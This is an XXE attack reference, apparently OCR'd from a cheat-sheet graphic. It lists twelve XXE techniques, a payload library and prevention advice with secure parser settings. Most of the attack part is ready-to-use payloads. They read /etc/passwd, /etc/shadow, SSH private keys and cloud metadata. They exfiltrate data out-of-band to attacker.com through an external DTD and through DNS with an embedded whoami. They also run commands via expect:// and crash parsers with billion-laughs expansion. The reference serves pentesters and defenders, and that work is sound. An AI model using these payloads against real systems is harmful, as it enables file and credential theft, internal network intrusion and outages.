
XML EXTERNAL ENTITY

Complete XXE Attack Reference

What is XXE?
XML External Entity (XXE) is an attack against applications that parse XML input. When XML parsers are misconfigured, attackers can define external entities to access local files, perform SSRF attacks, cause denial of service, or execute code. XXE exploits the XML specification's external entity feature.

1. Classic XXE - Local File Disclosure

Description: Most common XXE attack. External entity references local file path. Parser resolves entity and includes file content in XML. Targets sensitive files like /etc/passwd, config files, source code, SSH keys.


XML with XXE
&lt;!DOCTYPE foo [&lt;!ENTITY xxe SYSTEM "file:///etc/passwd"&gt;]&gt;
XML Parser
File content!
Entity resolves to file!

Example Payload:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>
```


Attack Vectors:

```
file:///etc/passwd | file:///c:/windows/win.ini | file:///var/www/html/config.php
```

Impact: Sensitive file disclosure, credential theft, source code exposure

2. Blind XXE - Out-of-Band (OOB)

Description: Application doesn't return parsed XML content. Exfiltrate data via external HTTP/DNS requests to attacker server. DTD defines entity that triggers external request with file content.



Example Payload:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://attacker.com/evil.dtd"> %xxe;]>
```


Attack Vectors:

```
External DTD loads and exfiltrates via HTTP callback | DNS exfiltration via subdomain
```

Impact: Blind file disclosure, data exfiltration, SSRF

3. XXE via File Upload (SVG, DOCX, XLSX)

Description: Document formats contain XML. SVG images, Office documents (DOCX, XLSX), RSS feeds all use XML internally. Upload malicious file with XXE payload. Server parses during processing.



Example Payload:

```
SVG: <svg><!DOCTYPE svg [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><text>&xxe;</text></svg>
```


Attack Vectors:

```
Malicious SVG | DOCX with external entity | XLSX with XXE in XML
```

Impact: File disclosure through document upload, bypasses content filters

4. XXE to SSRF

Description: External entities can reference HTTP URLs, not just files. Force server to make HTTP requests to internal services or external servers. Combines XXE with SSRF for network scanning.



Example Payload:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://192.168.1.1:8080/admin">]>
```


Attack Vectors:

```
http://169.254.169.254/latest/meta-data/ | http://localhost:6379/ | http://internal-api
```

Impact: Internal network access, cloud metadata theft, port scanning

5. XXE with Parameter Entities

Description: Parameter entities (%) used in DTD for advanced attacks. Enables data exfiltration in blind scenarios. Nests entities to bypass filters. More flexible than general entities.



Example Payload:

```
<!DOCTYPE foo [<!ENTITY % file SYSTEM "file:///etc/passwd"><!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'http://attacker.com/?x=%file;'>">%eval;%exfil;]>
```


Attack Vectors:

```
Parameter entity chains | Nested entity definitions | DTD-based exfiltration
```

Impact: Blind XXE data exfiltration, complex attack chains

6. XXE Denial of Service (Billion Laughs)

Description: Exponential entity expansion exhausts server resources. Nested entity references expand recursively. Small XML becomes gigabytes in memory. Crashes parser or entire system.



Example Payload:

```
<!DOCTYPE lolz [<!ENTITY lol "lol"><!ENTITY lol2 "&lol;&lol;"><!ENTITY lol3 "&lol2;&lol2;">...]>
```


Attack Vectors:

```
Recursive entity expansion | Billion laughs attack | XML bomb
```

Impact: Denial of service, resource exhaustion, system crash

7. XXE via SOAP Web Services

Description: SOAP uses XML for message format. Legacy web services often vulnerable. WSDL files reveal endpoints. Many SOAP implementations have insecure XML parsers by default.



Example Payload:

```
SOAP envelope with XXE in body: <soapenv:Body><!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
```


Attack Vectors:

```
XXE in SOAP body | XXE in SOAP header | WSDL endpoint enumeration
```

Impact: Enterprise application compromise, legacy system exploitation

8. XXE in Content-Type Exploitation

Description: Force server to parse XML by changing Content-Type header. JSON endpoint may accept application/xml. Try XML parsing on various endpoints. Server may parse XML without expecting it.



Example Payload:

```
Change Content-Type: application/json to application/xml, send XML with XXE
```


Attack Vectors:

```
Content-Type: application/xml | text/xml | application/soap+xml
```

Impact: Unexpected parsing vectors, bypasses input validation

9. XXE with UTF-7 Encoding

Description: UTF-7 encoding bypasses WAF and filters. Encodes XXE payload in UTF-7 charset. Parser decodes before processing. Rare but effective bypass technique.



Example Payload:

```
Content-Type: application/xml; charset=UTF-7 with encoded XXE payload
```


Attack Vectors:

```
UTF-7 encoded entities | +ADw- for < | Charset manipulation
```

Impact: WAF bypass, filter evasion

10. XXE via XInclude

Description: XInclude allows including external XML documents. Used when only part of XML is user-controlled. Doesn't require DOCTYPE. Works in XML fragments.



Example Payload:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/></foo>
```


Attack Vectors:

```
xi:include with file path | HTTP URL inclusion | Parse as text or xml
```

Impact: File disclosure in constrained scenarios, DOCTYPE-less XXE

11. XXE to Remote Code Execution

Description: Rare but critical. Expect protocol in PHP allows code execution. Java's jar: protocol can extract files. Combining XXE with other vulnerabilities (RFI, deserialization) achieves RCE.



Example Payload:

```
<!ENTITY xxe SYSTEM "expect://id"> (PHP with expect extension)
```


Attack Vectors:

```
expect:// protocol | jar:// protocol | Combine with RFI/deserialization
```

Impact: Complete system compromise, remote code execution

12. XXE in Android/iOS Mobile Apps

Description: Mobile apps often use XML for configuration or API communication. Less scrutinized than web applications. Vulnerable XML parsers in mobile SDKs common. Test SOAP, REST XML, config files.



Example Payload:

```
Android XML parser without setFeature(FEATURE_DISABLE_EXTERNAL_ENTITIES)
```

Attack Vectors:

```
Mobile app XML endpoints | Configuration parsing | SDK vulnerabilities
```

Impact: Mobile app compromise, device file access, API exploitation

XXE PAYLOAD LIBRARY

Basic File Disclosure (Linux/Unix)

- `<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>`
- `<!ENTITY xxe SYSTEM "file:///etc/shadow"> (requires root)`
- `<!ENTITY xxe SYSTEM "file:///home/user/.ssh/id_rsa">`
- `<!ENTITY xxe SYSTEM "file:///var/www/html/config.php">`
- `<!ENTITY xxe SYSTEM "file:///proc/self/environ">`

Basic File Disclosure (Windows)

- `<!ENTITY xxe SYSTEM "file:///c:/windows/win.ini">`
- `<!ENTITY xxe SYSTEM "file:///c:/boot.ini">`
- `<!ENTITY xxe SYSTEM "file:///c:/windows/system32/drivers/etc/hosts">`
- `<!ENTITY xxe SYSTEM "file:///c:/inetpub/wwwroot/web.config">`

Out-of-Band (OOB) Exfiltration

- `<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://attacker.com/evil.dtd"> %xxe;]>`
- `evil.dtd: <!ENTITY % file SYSTEM "file:///etc/passwd"><!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://attacker.com/?x=%file;'>">%eval;`
- ``DNS exfiltration: SYSTEM "http://`whoami`.attacker.com/"``

SSRF via XXE

- `<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/"> (AWS)`
- `<!ENTITY xxe SYSTEM "http://localhost:8080/admin">`
- `<!ENTITY xxe SYSTEM "http://192.168.1.1/">`
- `<!ENTITY xxe SYSTEM "http://internal-service:3306/">`

DoS Attacks

- `Billion Laughs: <!DOCTYPE lolz [<!ENTITY lol "lol"><!ENTITY lol2 "&lol;&lol;">...]>`
- `External entity recursion to exhaust resources`
- `Large file inclusion: file:///dev/random`

XInclude Attacks

- `<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>`
- `<xi:include href="http://attacker.com/file.xml"/>`

XXE PREVENTION

• **Disable External Entities (Primary):** Configure XML parser to disable DTDs entirely. Disallow external entities and doctypes. This is the most effective prevention. Most modern parsers default to safe settings.

• **Use Simple Data Formats:** Prefer JSON over XML when possible. JSON doesn't have entity expansion or external references. Reduces attack surface significantly. Only use XML when necessary.

• **Input Validation:** Validate and sanitize XML input. Reject DOCTYPE declarations. Use XML schema validation (XSD). Whitelist allowed elements and attributes only.

• **Update XML Libraries:** Keep XML parsers and libraries updated. Older versions often vulnerable by default. Use latest versions with secure defaults. Check security advisories regularly.

• **Least Privilege Parser:** Run XML parsing with minimal permissions. Limit file system access. Use sandboxed or containerized environments. Restrict network access from parser.

• **WAF and Network Filtering:** Deploy WAF with XXE detection rules. Block outbound connections from XML parser. Monitor for suspicious DOCTYPE declarations. Log all XML processing.

SECURE PARSER CONFIGURATION

Python (lxml):

```
parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False)
```

PHP (libxml):

```
libxml_disable_entity_loader(true); LIBXML_NOENT = false
```

Java:

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

.NET:

```
xmlReader.Settings.DtdProcessing = DtdProcessing.Prohibit; xmlReader.Settings.XmlResolver = null;
```

Node.js:

```
Use libraries like libxmljs with noent: false option
```

XXE DETECTION & TESTING

✓ Identify all XML input points (API endpoints, file uploads, SOAP services)

✓ Test basic XXE with file:///etc/passwd or file:///c:/windows/win.ini

✓ Try out-of-band XXE with Burp Collaborator or webhook.site

✓ Test Content-Type manipulation (change JSON to XML)

✓ Upload SVG, DOCX, XLSX files with XXE payloads

✓ Test SOAP endpoints with XXE in envelope

✓ Try XInclude attacks when DOCTYPE not allowed

✓ Test parameter entity attacks for blind XXE

✓ Attempt SSRF via XXE (internal IPs, cloud metadata)

✓ Test DoS with billion laughs attack (carefully!)

✓ Check mobile app XML parsing (Android/iOS)

✓ Review XML schema validation and DTD processing

✓ Test different protocols: file://, http://, ftp://, expect://

✓ Monitor for external DNS/HTTP requests from server

VULNERABLE FILE FORMATS

Format	Contains XML	Common Usage
SVG	Yes (entire file)	Images, icons, graphics
DOCX	Yes (document.xml)	Microsoft Word documents
XLSX	Yes (workbook.xml)	Microsoft Excel spreadsheets
PPTX	Yes (presentation.xml)	Microsoft PowerPoint
ODT	Yes (content.xml)	OpenDocument text
RSS/Atom	Yes (entire feed)	News feeds, blogs
SOAP	Yes (envelope)	Web services, APIs
SAML	Yes (assertions)	Authentication, SSO
PDF	Sometimes (metadata)	Documents (XMP metadata)